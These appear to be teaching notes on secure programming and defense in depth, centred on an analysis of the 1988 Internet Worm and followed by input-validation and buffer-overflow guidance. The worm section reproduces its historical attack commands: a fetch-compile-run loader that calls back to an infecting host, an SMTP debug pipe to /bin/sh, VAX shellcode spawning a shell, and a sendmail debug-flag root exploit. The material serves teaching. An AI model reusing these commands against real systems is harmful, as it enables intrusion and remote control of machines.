Network Security: Application Security

- Overall network security is designed and implemented in today's heavily-networked environments using a layered security model. This is also known as "**Defense in Depth**".

- The Defense in Depth strategy is based upon providing security on three primary elements: **People**, **Technology** and **Operations**.

People

- Every employee, starting from the top-level executives to the low-level worker must be made to clearly understand the perceived threat.

- This must be followed through with effective and enforced network and user security policies and procedures, assignment of roles and responsibilities, commitment of resources, training of critical personnel (e.g. users and system administrators), and personal accountability.

- This includes the establishment of physical security and personnel security measures to control and monitor access to facilities and critical elements of the Information Technology environment.

Technology

- The network infrastructure within an organization must be protected at several levels.

- It is a given that attackers will attempt to compromise a target network from multiple points using either internal or external systems.

- Therefore, an organization needs to deploy protection mechanisms at multiple locations in the technology infrastructure to resist all classes of attacks.

- The local and wide area communications networks must be protected from attacks and compromises (e.g. from Denial of Service Attacks) using border routers and gateways.

- Must provide confidentiality and integrity protection for data transmitted over these networks (encryption and security measures to resist passive monitoring).

- Deploy proper perimeter protection using Firewalls and Intrusion Detection Systems (IDS) to separate inner and outer network enclaves.

- Deploying nested Firewalls (each coupled with Intrusion Detection) at outer and inner network boundaries is an example of a layered defense.

- The outer firewall may be more permissive in order to allow external users and the general public access to company services and products.

- The inner Firewalls may support more granular access control and stricter data filtering.

- The Computing Environment must be protected. For example, provide access controls on hosts and servers to resist insider attacks.

- Services must be protected at the server level using Access Control Lists, TCP Wrappers, etc.

- And finally at the lowest layer in the technology infrastructure defense, we must protect against application level attacks by using trusted and secure software development and distribution practices.

- The main component of secure application development is using secure programming practices.

Operations

- The operations component focuses on all the activities required to sustain an organization's security posture on a day to day basis.

- At the top of the list is the all important task of installing security patches and virus updates, and maintaining access control lists.

- Every employee must be made educated on safe computing practices, including policies on secure passwords, sending/receiving attachments, and giving out sensitive information over the phone or email.

- Periodic system security assessments (e.g. vulnerability scanners, RED teams) must be performed to assess the continued "Security Readiness" of the organization.

- Red teaming is an advanced form of information system assessment that can be used to identify weaknesses in a variety of information systems.

Designing Secure Software

- The component of particular interest to us in this Defense in Depth model is the area of **Secure Programming**.
- There are two serious mistakes made by software engineers that lead to security holes in applications.
- The first one is that developers either have not acquired the skills to write secure applications, or they are not aware of security holes that have been exploited in other applications. In other words, they have not learned from past mistakes.
- The second mistake is that security is usually added to an application as an afterthought. This must be avoided for a number of reasons:
- This method tends to wrap security around existing features rather than designing security into the features from the ground up.
- Addition of any feature, including security to an existing application is expensive.
- Addition of security features as an afterthought may result in changes to application interface, thus opening up the potential for other holes.

Reasons for Writing and Releasing Insecure Code

- Programmers as a general rule do not write insecure code intentionally but in many cases do anyway.
- There are many reasons for this. Some of these were collected and summarized by Aleph One on Bugtraq (in a posting on December 17, 1998).
- There is no curriculum that addresses computer security in most schools. Even when there is a computer security curriculum, they often don't discuss how to write secure programs as a whole.
- Many such curricula focus only areas such as cryptography or protocols. These are high-level, pure research issues that fail to discuss common real-world issues such as buffer overflows, string formatting, and input checking.
- Even those programmers who go through colleges and universities are very unlikely to learn how to write secure programs, yet we depend on those very people to write secure programs.
- Programming books/classes do not teach secure/safe programming techniques.
- No one uses formal verification methods specific to application security. There no formal security models when it comes to application development.
- C is an unsafe language, and the standard C library string functions are unsafe. This is particularly important because C is so widely used - the ``simple'' ways of using C permit dangerous exploits.

- Programmers do not think “multi-user."

- Programmers are human, and humans are lazy. Thus, programmers will often use the “easy" approach instead of a secure approach - and once it works, they often fail to fix it later.

- Most programmers are simply not good programmers. They learn a language’s syntax but rarely take their understanding beyond that.

- Most programmers are not security people; they simply don't often think like an attacker does.

- There is a lot of “broken" (insecure) legacy software. Fixing this software (to remove security faults or to make it work with more restrictive security policies) is difficult, not to mention costly.

- Consumers generally don't care about security issues when it comes to purchasing software. Most consumers are unaware that there's even a problem, assume that it can't happen to them.

<u>Secure Programming Techniques</u>

- The Unix security model is one that uses a privileged kernel in which user processes, and the superuser can perform any system management function.

- This is a framework in which even minor bugs or implementation errors can be subverted by attackers to provide them with system-wide control.

- Most security flaws in Unix arise from bugs and design errors in programs that run as ***root*** or with other privileges, from SUID programs or network servers that are incorrectly configured, and from unanticipated interactions among such programs.

- By definition, network servers receive connections and data from unknown and possibly hostile hosts on a network. Attackers are frequently able to use bugs in these programs as a point of entry into otherwise secure systems.

- It is imperative to use secure programming techniques when designing and developing software that will be used on a network server to provide services to client systems.

- Consider all of the product's security objectives:

    - Confidentiality (system assets can only be read by authorized parties)
    - Integrity (systems assets can only be modified/deleted by authorized parties)
    - Availability (system assets are available at all times – the opposite is Denial of Service)
    - Others: Privacy, Authentication and Identification

The Seven Design Principles of Computer Security

Jerome Saltzer and M. D. Schroeder described seven criteria for building secure systems in 1975. These criteria are still noteworthy today:

- **Least privilege**
    - Every user and process should have the minimum amount of access rights necessary.
    - Least privilege limits the damage that can be done by malicious attackers and errors alike. Access rights should be explicitly required, rather than be granted to users by default.
- **Economy of mechanism**
    - The design of the system should be small and simple so that it can be verified and correctly implemented.
- **Complete mediation**
    - Every access should be checked for proper authorization.
- **Open design**
    - Security should not depend upon the ignorance of the attacker.
    - This criterion precludes back doors in the system which, give access to users who know about them.
- **Separation of privilege**
    - Where possible, access to system resources should depend on more than one condition being satisfied.
- **Least common mechanism**
    - Users should be isolated from one another by the system.
    - This limits both covert monitoring and cooperative efforts to override system security mechanisms.
- **Psychological acceptability**
    - The security controls must be easy to use so that they will be used and not bypassed.

Remembering the Internet Worm Incident

"Those who cannot remember the past are condemned to repeat it"
George Santayana

- One of the best examples of how a single line of code in a program can result in the compromise of thousands of machines dates back to the pre-dawn of the commercial Internet.
- In 1988 a graduate student at Cornell University had discovered several significant security flaws in versions of Unix that were widely used on the Internet.
- Using his knowledge, the student created a program (known as a worm) that would find vulnerable computers, exploit one of these flaws, transfer a copy of itself to the compromised system, and then repeat the process.
- The program infected between 2,000 and 6,000 computers within hours of being released (in 1988 this represented a substantial percentage of the academic and commercial mail servers on the Internet).
- The Internet was effectively shut down for two days following the worm's release.
- The Worm took advantage of flaws in standard software installed on many UNIX systems. It also took advantage of a mechanism used to simplify the sharing of resources in local area networks.
- We will look at some of the flaws in the software that allowed this exploit to be successful, with a view to learning something about secure software design from them.

fingerd* and *gets

- Although the worm used several techniques for compromising systems, the most effective attack in its arsenal was a **buffer overflow attack** directed against the Unix **fingerd** daemon.
- The ***finger*** program is a utility that allows users to obtain information about other users.
- The **fingerd** program is intended to run as a daemon, or background process, to service remote requests using the finger protocol.
- This daemon program accepts connections from remote programs, reads a single line of input, and then sends back output matching the received request.
- The bug exploited to break **fingerd** involved overrunning the buffer the daemon used for input.

- The standard C language I/O library has a few routines that read input without checking for bounds on the buffer involved. In particular, the *gets()* call takes input to a buffer without doing any bounds checking.

- The original **fingerd** program contained these lines of code:

```
char line[512];
……..
……..
line[0] = '\0';
gets(line);
```

- Because the ***gets()*** function does not check the length of the line read, a program that supplied more than 512 bytes of valid data would overrun the memory allocated to the line[] array and, ultimately, corrupt the program's stack frame.

- The worm contained code that used the stack overflow to cause the **fingerd** program to execute a shell; because at the time it was standard practice to run **fingerd** as the superuser.

- Because fingerd's standard input and standard output file descriptors were connected to the TCP socket, the remote process that caused the overflow was given complete, interactive control of the system.

- The **gets** routine is not the only routine with this flaw. There is a whole family of routines in the C library that may also overrun buffers when decoding input or formatting output unless the user explicitly specifies limits on the number of characters to be converted.

<u>Sendmail</u>

- The **sendmail** program is a mailer designed to route mail in a heterogeneous internetwork.

- The program operates in several modes, but the one exploited by the Worm involves the mailer operating as a daemon (background) process.

- In this mode, the program is "listening" on a TCP port (#25) for connection requests to deliver mail using the SMTP (Simple Mail Transfer) protocol.

- When a connection request is received, the daemon enters into a dialog with the remote mailer to determine sender, recipient, delivery instructions, and message contents.

- The bug exploited in **sendmail** had to do with functionality provided by a debugging option in the code.

- The Worm would issue the ***DEBUG*** command to sendmail and then specify the recipient of the message as a set of commands instead of a user address.

- In normal operation, this is not allowed, but it is present in the debugging code to allow testers to verify that mail is arriving at a particular site without the need to invoke the address resolution routines.

- This feature was implemented by developers to allow administrators to run programs to display the state of the mail system without sending mail or establishing a separate login connection.

- This debug option is often used because of the complexity of configuring sendmail for local conditions and it is often left turned on by many vendors and site administrators.

Passwords

- A key attack of the Worm program involved attempts to discover user passwords. It was able to determine success because the encrypted password of each user was in a publicly-readable file.

- UNIX passwords are encrypted using a permuted version of the Data Encryption Standard (DES) algorithm, and the result is compared against a previously encrypted version present in a world-readable accounting file.

- If a match occurs, access is allowed. No plaintext passwords are contained in the file, and the algorithm is supposedly non-invertible without knowledge of the password.

- However the **/etc/passwd** file and the information it contains is available using non-privileged commands.

- This allows an attacker to encrypt lists of possible passwords and then compare them against the actual passwords without calling any system function.

- In effect, the security of the passwords is provided by the prohibitive effort of trying this approach with all combinations of letters.

- As machines get faster, the cost of such attempts decreases. Dividing the task among multiple processors further reduces the time needed to decrypt a password.

- Such attacks are also made easier when users choose obvious or common words for their passwords. An attacker need only try lists of common words until a match is found.

- The Worm used such an attack to break passwords. It used lists of words, including the standard online dictionary, as potential passwords.

- It encrypted them using a fast version of the password algorithm and then compared the result against the contents of the system file.

- The Worm exploited the accessibility of the file coupled with the tendency of users to choose common words as their passwords.

- Some sites reported that over 50% of their passwords were quickly broken by this simple approach.
- One way to reduce the risk of such attacks, and an approach that has already been taken in some variants of UNIX, is to have a ***shadow*** password file.
- The encrypted passwords are saved in a file (shadow) that is readable only by the system administrators, and a privileged call performs password encryptions and comparisons with an appropriate timed delay.
- A related flaw exploited by the Worm involved the use of trusted logins. One useful features of BSD UNIX-based networking code is its support for executing tasks on remote machines.
- To avoid having repeatedly to type passwords to access remote accounts, it is possible for a user to specify a list of host/login name pairs that are assumed to be "trusted," in the sense that a remote access from that host/login pair is never asked for a password.
- The Worm exploited the mechanism by trying to locate machines that might "trust" the current machine/login being used by the Worm.
- This was done by examining files that listed remote machine/logins trusted by the current host (**hosts.equiv** and per-user **.rhosts** files).
- Often, machines and accounts are configured for reciprocal trust. Once the Worm found such likely candidates, it would attempt to instantiate itself on those machines by using the remote execution facility—copying itself to the remote machines as if it were an authorized user performing a standard remote operation.

Anatomy of The Attack

- The Worm consisted of two parts: a **main program**, and a **bootstrap** or **vector** program.
- The main program, once established on a machine, would collect information on other machines in the network to which the current machine could connect.
- It would do this by reading public configuration files and by running system utility programs that present information about the current state of network connections.
- It would then attempt to use the flaws described above to establish its bootstrap on each of those remote machines.
- The bootstrap was 99 lines of C code that would be compiled and run on the remote machine.
- The source for this program would be transferred to the victim machine using one of the methods that will be discussed shortly.
- It would then be compiled and invoked on the victim machine with three command line arguments: the network address of the infecting machine, the number of the

network port to connect to on that machine to get copies of the main Worm files, and a *magic number* that effectively acted as a onetime-challenge password.

- If the “server” Worm on the remote host and port did not receive the same magic number back before starting the transfer, it would immediately disconnect from the vector program.
- This may have been done to prevent someone from attempting to “capture” the binary files by spoofing a Worm “server.”
- This code also went to some effort to hide itself, both by zeroing out its argument vector (command line image), and by immediately forking a copy of itself.
- If a failure occurred in transferring a file, the code deleted all files it had already transferred, then it exited.
- Once established on the target machine, the bootstrap would connect back to the instance of the Worm that originated it and transfer a set of binary files (precompiled code) to the local machine.
- Each binary file represented a version of the main Worm program, compiled for a particular computer architecture and operating system version.
- The bootstrap would also transfer a copy of itself for use in infecting other systems. Once the binary files were transferred, the bootstrap program would load and link these files with the local versions of the standard libraries.
- One after another, these programs were invoked. If one of them ran successfully, it read into its memory copies of the bootstrap and binary files and then deleted the copies on disk. It would then attempt to break into other machines.
- If none of the linked versions ran, then the mechanism running the bootstrap (a command file or the parent worm) would delete all the disk files created during the attempted infection.

- The first step was to successfully carry out a **buffer overflow** on the finger service running on the remote host and establish a TCP connection to a command shell.
- At this point a Worm running on another machine has either succeeded in **establishing a shell** on the new host and has connected back to the infecting machine via a TCP connection, or it has connected to the SMTP port and is transmitting to the sendmail program.

- The infection then was executed as follows:

    1. A listening port was established on the infecting machine for the vector program to connect to.

       A challenge string was constructed from a random number.

       A file name base was also constructed using a random number.

    2. The vector program was installed and executed using one of two methods:

       (a). Using an established TCP connection to a shell, the Worm would send the following commands (the two lines beginning with ‘‘cc’’ were sent as a single line):

       ```
       PATH=/bin:/usr/bin:/usr/ucb
       cd /usr/tmp
       echo gorch49; sed ’/int zz/q’ > x14481910.c;echo gorch50
       [text of vector program]
       int zz;
       cc -o x14481910 x14481910.c;./x14481910 128.32.134.16 32341 8712440;
       rm -f x14481910 x14481910.c;echo DONE
       ```

       Then it would wait for the string ‘‘DONE’’ to signal that the vector program was running.

       (b). Using the SMTP connection, it would transmit (the two lines beginning with ‘‘cc’’ were sent as a single line):

       ```
       debug
       mail from: </dev/null>
       rcpt to: <"|sed -e ’1,/^$/’d | /bin/sh ; exit 0">
       data
       cd /usr/tmp
       cat > x14481910.c <<’EOF’
       [text of vector program]
       EOF
       cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
       rm -f x14481910 x14481910.c
       .
       quit
       ```

       The infecting Worm would then wait for up to 2 minutes on the designated port for the vector to contact it.

    3. The vector program then connected to the ‘‘server,’’ sent the challenge string, and transferred three files: a Sun 3 binary version of the Worm, a VAX version, and the source code for the vector program.

       After the files were copied, the running vector program became (via the ***execl*** call) a shell with its input and output still connected to the server Worm.

4. The server Worm sent the following command stream to the connected shell:

   ```
   PATH=/bin:/usr/bin:/usr/ucb
   rm -f sh
   if [ -f sh ]
   then
   P=x14481910
   else
   P=sh
   fi
   ```

   Then, for each binary file it had transferred (just two in this case, although the code is written to allow more), it would send the following form of command sequence:

   ```
   cc -o $P x14481910,sun3.o
   ./$P -p $$ x14481910,sun3.o x14481910,vax.o x14481910,l1.c
   rm -f $P
   ```

   The ***rm*** would succeed only if the linked version of the Worm failed to start execution.

   If the server determined that the host was now infected, it closed the connection. Otherwise, it would try the other binary file.

   After both binary files had been tried, it would send over *rm* commands for the object files to clear away all evidence of the attempt at infection.

5. The new Worm on the infected host proceeded to "hide" itself by obscuring its argument vector, unlinking the binary version of itself, and killing its parent (the $$ argument in the invocation).

   It then read into memory each of the Worm binary files, encrypted each file after reading it, and deleted the files from disk.

6. Next, the new Worm gathered information about network interfaces and hosts to which the local machine was connected.

   It built lists of these in memory, including information about canonical and alternate names and addresses.

   It gathered some of this information by making direct ***ioctl*** calls, and by running the ***netstat*** program with various arguments.

   It also read through various system files looking for host names to add to its database.

7. It randomized the lists of hosts it constructed, and attempted to infect some of them.

   For directly connected networks, it created a list of possible host numbers and attempted to infect those hosts if they existed.

   Depending on whether the host was remote or attached to a local area network the Worm first tried to establish a connection on the ***telnet*** or ***rexec*** ports to determine accessibility to the hosts before it attempted an infection.

8. The infection attempts proceeded by one of three routes: ***rsh, fingerd,*** or ***sendmail.***

   (a). The attack via ***rsh*** was done by attempting to spawn a remote shell by invocation of (in order of attempts) **/usr/ucb/rsh**, **/usr/bin/rsh**, and **/bin/rsh**.

   If successful, the host was infected as in steps 1 and 2a, above.

   (b). The attack via the ***finger*** daemon was somewhat more subtle. A connection was established to the remote ***finger*** server daemon and then a specially constructed string of **536 bytes** was passed to the daemon, overflowing its 512 byte input buffer and overwriting parts of the stack.

   For standard 4 BSD versions running on VAX computers, the overflow resulted in the return stack frame for the ***main*** routine being changed so that the return address pointed into the buffer on the stack.

The instructions that were written into the stack at that location were a series of no-ops followed by:

```
pushl $68732f '/sh\0'
pushl $6e69622f '/bin'
movl sp, r10
pushl $0
pushl $0
pushl r10
pushl $3
movl sp,ap
chmk $3b
```

That is, the code executed when the *main* routine attempted to return was:

```
execve("/bin/sh", 0, 0)
```

On VAXen, this resulted in the Worm connected to a remote shell via the TCP connection.

The Worm then proceeded to infect the host as in steps 1 and 2a, above. On Suns, this simply resulted in a core dump since the code was not in place to corrupt a Sun version of *fingerd* in a similar fashion.

(c). The Worm then tried to infect the remote host by establishing a connection to the SMTP port and mailing an infection, as in step 2b, above.

Not all the steps were attempted. As soon as one method succeeded, the host entry in the internal list was marked as *infected* and the other methods were not attempted.

9. Next, it entered a state machine consisting of five states. Each state but the last was run for a short while, then the program looped back to step #7 (attempting to break into other hosts via *sendmail, finger,* or *rsh*).

   The first four of the five states were attempts to break into user accounts on the local machine.

   The fifth state was the final state, and occurred after all attempts had been made to break all passwords. In the fifth state, the Worm looped forever trying to infect hosts in its internal tables and marked as not yet infected.

The first four states were:

__State 1__

The Worm read through the */etc/hosts.equiv* files and */.rhosts* files to find the names of *equivalent* hosts.

These were marked in the internal table of hosts. Next, the Worm read */etc/passwd* (the account and password file) into an internal data structure.

As it was doing this, it also examined the *.forward* file (used to forward mail to a different host automatically) in each user home directory and included any new host names into its internal table of hosts to try.

__State 2__

The Worm attempted to break each user password using simple choices. The Worm first checked the obvious case of no password.

Then, it used the account name and user information field to try simple passwords.

Assume that the user had an entry in the password file like:

account:abcedfghijklm:100:5:User, Name:/usr/account:/bin/sh

(These represent, respectively, the account name, the encrypted password, the user ID number, the user's default group ID number, per-user information field, the pathname of the user's home account, and the pathname of the user's default command interpreter or *shell.*)

The words tried as potential passwords would be *account, accountaccount, User, Name, user,name*, and *tnuocca.*

These are, respectively, the account name, the account name concatenated with itself, the first and last names of the user, the user names with leading capital letters turned to lower case, and the account name reversed.

Experience shows that on systems where users are naive about proper password security, these choices may work for a significant percentage of user accounts.

Step 10 in this section describes what was done if a password ''hit'' was achieved.

__State 3__

The third state in the process involved trying to break the password of each user by trying each word present in an internal dictionary of words.

This dictionary of 432 words was tried against each account in a random order, with "hits" being handled as described in step 10, below.

__State 4__

The fourth state was entered if all other attempts failed. For each word in the online dictionary, the Worm would see if it was the password to any account.

In addition, if the word in the dictionary began with an upper case letter, the letter was converted to lower case and that word was also tried against all the passwords.

10. Once a password was broken for any account, the Worm would attempt to break into remote machines where that user had accounts.

    The Worm would scan the ***.forward*** and ***.rhosts*** files of the user at this point, and identify the names of remote hosts that had accounts used by the target user.

    It then attempted two attacks:

    __Attack 1__

    The Worm would first attempt to create a remote shell using the *rexec* service.

    The attempt would be made using the account name given in the *.forward* or *.rhosts* file and the user's local password.

    This took advantage of users' tendency to use the same password on their accounts on multiple machines.

__Attack 2__

The Worm would do a ***rexec*** to the current host (using the local user name and password) and would try a ***rsh*** command to the remote host using the username taken from the file.

This attack would succeed when the remote machine had a **hosts.equiv** file or the user had a ***.rhosts*** file that allowed remote execution without a password.

If the remote shell was created either way, the attack would continue as in steps 1 and 2a, above. No other use was made of the user password.

- Throughout the execution of the main loop, the Worm would check for other Worms running on the same machine.
- To do this, the Worm would attempt to connect to another Worm on a local, predetermined TCP port (port 23357, on host 127.0.0.1).
- If such a connection succeeded, one Worm would (randomly) set an internal variable named *pleasequit* to 1, causing that Worm to exit after it had reached part way into the third stage (9c) of password cracking.
- This delay is part of the reason many systems had multiple Worms running: even though a Worm would check for other local Worms, it would defer its self-destruction until significant effort had been made to break local passwords.
- Furthermore, race conditions in the code made it possible for Worms on heavily loaded machines to fail to connect, thus causing some of them to continue indefinitely despite the presence of other Worms.
- One out of every seven Worms would become "immortal" rather than check for other local Worms.
- Based on a generated random number they would set an internal flag that would prevent them from ever looking for another Worm on their host.
- This may have been done to defeat any attempt to put a fake Worm process on the TCP port to kill existing Worms.
- Whatever the reason, this was likely the primary cause of machines being overloaded with multiple copies of the Worm.
- The Worm attempted to send a UDP packet to the host ernie.berkeley.edu (Using UDP port 11357 on host 128.32.137.13) approximately once every 15 infections, based on a random number comparison.
- The code to do this was incorrect, however, and no information was ever sent.
- The Worm would also *fork* itself on a regular basis and *kill* its parent. This has two effects.

- First, the Worm appeared to keep changing its process identifier and no single process accumulated excessive amounts of CPU time.

- Secondly, processes that have been running for a long time have their priority downgraded by the scheduler. By forking, the new process would regain normal scheduling priority.

- If the Worm was present on a machine for more than 12 hours, it would flush its host list of all entries flagged as being immune or already infected.

- The way hosts were added to this list implies that a single Worm might re-infect the same machines every 12 hours.

<u>All this could have been avoided!</u>

- The fix for the **fingerd** program was simple: replace the ***gets()*** function with the ***fgets()*** function.

- Whereas ***gets()*** takes one parameter, the buffer, the ***fgets()*** function takes three arguments: the buffer, the size of the buffer, and the file handle from which to fetch the data:

```
fgets(line, sizeof(line), stdin);
```

- When the original **fingerd** program was written, it was common practice among many programers to use ***gets()*** instead of ***fgets(***), probably because using ***gets()*** required typing fewer characters each time.

- Nevertheless, because of the way that the C programming language and the Standard I/O library were designed, any program that used *gets() to* fill a buffer on the stack potentially had-and still has-this vulnerability.

- Although it seems like ancient history now, this story continues to illustrate many important lessons.

- The worm demonstrated that a single flaw in a single innocuous Internet server could compromise the security of an entire system-and, indeed, an entire network.

- Many of the administrators whose systems were compromised by the worm did not even know what the **finger** program did and had not made a conscious decision to have the service running.

- Likewise, many of the security flaws that have been discovered in the years since have been with software that was installed by default and not widely used.
- Although the worm did not use its superuser access to intentionally damage programs or data on computers that it penetrated, the program did result in significant losses.

- Many of those losses were the result of lost time, lost productivity, and the loss of confidence in the compromised systems. There is no such thing as a "harmless break-in."

- The worm showed that flaws in deployed software might lurk for years before being exploited by someone with the right tools and the wrong motives.

- In fact, the flaw in the *finger* code had been unnoticed for more than six years, from the time of the first Berkeley Unix network software release until the day that the worm ran amok on the Internet.

- This illustrates a fundamental lesson: because a hole has never been discovered in a program does not mean that no hole exists. The fact that a hole has not been exploited today does not guarantee that the hole will not be exploited tomorrow.

- In late 1995 a new security vulnerability in several versions of Unix was widely publicized. it was based on buffer overruns in the ***syslog*** library routine.

- An attacker could carefully craft an argument to a network daemon such that, when an attempt was made to log it using **syslog***, the* message overran the buffer and compromised the system in a manner surprisingly similar to the **fingerd** problem.

- The underlying library calls that contribute to the problem are the ***sprintf()*** and the **strcpy()** library calls.

- In the summer of 2002 four separate overflow vulnerabilities were found in the popular OpenSSL security library, based on effectively the same vulnerability.

- In use on more than a million Internet servers, this SSL library is the basis of the SSL offering used by the Apache web server and all Unix SSL-wrapped mail services.

- While many Unix security bugs are the result of poor programming tools and methods, even more regrettable is the failure to learn from old mistakes, and the failure to redesign the underlying operating system or programming languages so that this broad class of attacks will no longer be effective.

Avoiding Security-Related Bugs

- Software engineers define **errors** as **mistakes** made by humans when designing and coding software.
- **Faults** are **manifestations of errors** in programs that may result in failures.
- **Failures** are deviations from program **specifications**. In common usage, faults are called **bugs**.
- Although bugs (faults) may be present in the code, they aren't necessarily a problem until they trigger a failure.
- Testing processes must be designed to trigger such a failure before the program becomes operational and results in damage.
- Bugs don't suddenly appear in code. They are there because some person made a mistake, due to ignorance, haste, carelessness, or some other reason.
- Ultimately, unintentional flaws that allow someone to compromise your system were caused by people who made errors.
- Almost every piece of Unix software (as well as software for several other widely used operating systems) has been developed without comprehensive specifications.
- As a result, you cannot easily tell when a program has actually failed. Indeed, what appears to be a bug to users of the program might be a feature that was intentionally planned by the application developers.
- When designing and implementing a program that will run as superuser or in some other critical context, he program must be made as bug-free as possible because a bug in a program that runs as superuser can leave the entire computer system wide open.
- Even when your program will run as an unprivileged user, it's important to design and implement it carefully, especially if it will be accessed by anonymous or untrusted users.
- Bugs invariably become vulnerabilities through privilege escalation; an untrusted remote user exploits a bug in a network daemon to gain access as an ordinary local user, and then uses that access to exploit bugs that allow him to act as a privileged user, or even as the superuser.

Design Principles

- Carefully design the program before you start. Be certain that you understand what you are trying to build.

- Carefully consider the environment in which it will run, the **input** and **output** behavior, **files used**, **arguments** recognized, **signals** caught, and other aspects of behavior. Try to list all of the errors that might occur, and how you will deal with them.

- Design the program before coding! Either you will design the program before you start writing it, or you will design it while you are writing it.

- Designing before coding has the main advantage having less code to change if the design changes in the process.

- Document your program before you start writing the code. Outline the major modules. Most importantly, revise this document while you write your program

- Make the critical portion of your program as small and as simple as possible.

- Resist adding new features simply because you can. Add features and options only when there is an identified need that cannot be met by combining programs (one of the strengths of Unix).

- The less code you write, the less likely you are to introduce bugs, and the more likely you are to understand how the code actually works.

- Resist rewriting standard functions. Although bugs have been found in standard library functions and system calls, you are much more likely to introduce newer and more dangerous bugs in your versions than in the standard versions.

- Be aware of race conditions. These can manifest themselves as a **deadlock**, or as failure of two calls to execute in close **sequence**.

- **Deadlock conditions**

    - More than one copy of your program may be running at the same time. Consider using file locking for any files that you modify.

    - Always provide a way to recover the locks in the event that the program crashes while a lock is held.

    - Avoid deadlocks or "**deadly embraces**," which can occur when one program attempts to lock file A and then file B, while another program already holds a lock for file B and then attempts to lock file A.

- **Sequence conditions**

- Be aware that your program does not execute atomically. That is, the program can be interrupted between any two operations to let another program run for a while- including one that is trying to abuse yours.

- Check your code carefully for any pair of operations that might fail if arbitrary code is executed between them.

- In particular, when performing a series of operations on a file, such as changing its owner, stating the file, or changing its mode, first open the file and then use the ***fchown(), fstat(),*** *or* ***fchmod()*** system calls.

- Doing so will prevent the file from being replaced while your program is running (a possible race condition).

- Also avoid the use of the ***access()*** function to determine your ability to access a file: using the ***access()*** function followed by an ***open()*** is a race condition, and almost always a bug.

- Write for clarity and correctness before optimizing the code. Trying to write clever shortcuts may be a stimulating challenge, but it is a place where errors often creep in.

- In practice, most optimizations have little visible effect unless the code is executed in time-critical places (e.g., interrupt handling) or is invoked tens of thousands of times per day.

- Meanwhile, the penalties for writing dense, difficult-to-understand code can include longer testing time, increased maintenance effort, and more nascent bugs.

Coding Standards for Security

- Secure coding standards can be applied to the following general areas when designing and developing network applications:

    - Validate all input into the application
    - Avoid buffer overflows
    - Structure the program internals safely
    - Call out to other resources carefully
    - Send information back judiciously

Validating All Input Into The Application

- It is critical that an application check all of its input arguments from all sources. A very large number of security-related bugs arise because an attacker sends an unexpected argument or an argument with an unanticipated format to a program or a function within a program.

- Argument checking will not noticeably slow down most programs, but it will make them less susceptible to hostile users.

- As an added benefit, argument checking and error reporting will make the process of catching non-security-related bugs easier.

- Determine what's legal by checking for an established set of **permissible values** and reject all non-matches.

- This is a better approach than identifying what is illegal and implementing the code to reject those cases simply because programmers are more likely to forget to handle an important case of illegal input.

- Examples of some common "illegal" values that must not be part of the permissible set are: the empty string, ".", "..", "../", anything starting with "/" or ".", anything with "/" or "&" inside it, any control characters (especially NULL and Newline), and/or any characters with the "high bit" set (especially values decimal 254 and 255, and character 133 is the Unicode Next-of-line character used by OS/390).

- The key here is to have the code pattern check limits input values to legal values with extreme prejudice.

- Limit the maximum character length (and minimum length if appropriate), and be sure to not lose control when such lengths are exceeded.

- Meticulously check for special characters:

    - Control characters, including linefeed, ASCII NUL
    - Shell metacharacters (e.g., *, ?,\,…)
    - Internal storage delimiters (e.g., tab, comma, <, :)
    - Make sure encodings (e.g., UTF-8, URL encoding) are legal & decoded results are legal
    - Don't over-decode (i.e., don't decode more than once "unnecessarily")
    - Numbers: check minimums and maximums, often 0.

- Lack of minimum checks has led to some serious consequences in the past. Consider the bug exploited in the **sendmail** program.

- The Sendmail takes debug flags as follows: **-d*flag,value***

- For example the command, ***sendmail –d8,100*** sets flag #8 to value 100.

- The name of configuration file **(/etc/sendmail.cf**) is stored in data segment before flag array; that configuration file provides the **/bin/mail** path.

- Sendmail checked for the maximum but **not** the minimum flag numbers, since the input format doesn't allow negative numbers.

- Now, int >= 2^{31} is considered negative by C on 32-bit hosts.

- So an attacker fed the following command to sendmail:

  sendmail –d4294967269,117 –d4294967270,110 –d4294967271,113

- The above command changed "**etc**" to "**tmp**", thus allowing the attacker to create a new configuration file as: **/tmp/sendmail.cf.**

- The bogus configuration file specified the mailer program (/bin/mail) as: **/bin/sh**; and the debug call gave a root shell to attacker.

- It is important to check filenames carefully because remote users may be able to trick a program into creating undesirable filenames (programs should prevent this, but not all do), or remote users may have partially penetrated a system and try using this trick to penetrate the rest of the system.

- The following minimum filename checks must be performed:

  - If possible, omit "/", newline, leading ".".
  - Always omit "../" from legal pattern.
  - Where possible, don't glob (i.e., do not allow expanding filenames using *, ?, [], maybe {})

- A setuid/setgid program's command line data is usually provided by an untrusted user, so a setuid/setgid program must defend itself from potentially hostile command line values.

- Attackers can send just about any kind of data through a command line (through calls such as the ***execve*** call).

- Therefore, setuid/setgid programs must completely validate the command line inputs and must not trust the name of the program reported by command line argument zero.

- Don't trust any command line values if an attacker can set them – including argv[0].

- By default, environment variables are inherited from a process' parent. However, when a program executes another program, the calling program can set the environment variables to arbitrary values.

- This is dangerous to setuid/setgid programs, because their invoker can completely control the environment variables they're given.

- Since they are usually inherited, this also applies transitively; a secure program might call some other program and, without special measures, would pass potentially dangerous environment variables values on to the program it calls.

- A Local attacker can set anything, even undocumented variables with effects on the shell or other programs.

- The only solution is to **extract** and **erase** at trust boundary

- For secure setuid/setgid programs, the short list of environment variables needed as input (if any) should be carefully extracted.

- Then the entire environment should be erased, followed by resetting a small set of necessary environment variables to safe values.

- A simple way to erase the environment in C/C++ is by setting the global variable ***environ*** to NULL.

- The global variable environ is defined in <unistd.h>; C/C++ users will want to #include this header file.

Avoid Buffer Overflows

- A buffer overflow occurs when a set of values (usually a string of characters) are written into a fixed length buffer and at least one value is written outside that buffer's boundaries (usually past its end).

- A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program. A buffer overrun occurs when a buffer declared on the stack is overwritten by copying data larger than the buffer.

- If the buffer is a local C variable, the overflow can be used to force the function to run code of an attackers' choosing. This specific variation is often called a "stack smashing" attack.

- Most high-level programming languages tend to be immune to this problem, either because they automatically resize arrays (e.g., Perl), or because they normally detect and prevent buffer overflows (e.g., Ada95).

- However, C provides no protection against such problems, and C++ can be easily used in ways to cause this problem too.

- Assembly language also provides no protection, and some languages that normally include such protection (e.g., Ada and Pascal) can have this protection disabled (for performance reasons).

- Variables declared on the stack are located next to the return address for the function's caller.

- The usual exploit is to pass an unchecked error string into a system call such as ***strcpy***, and the result is that the return address for the function gets overwritten by an address selected by the attacker.

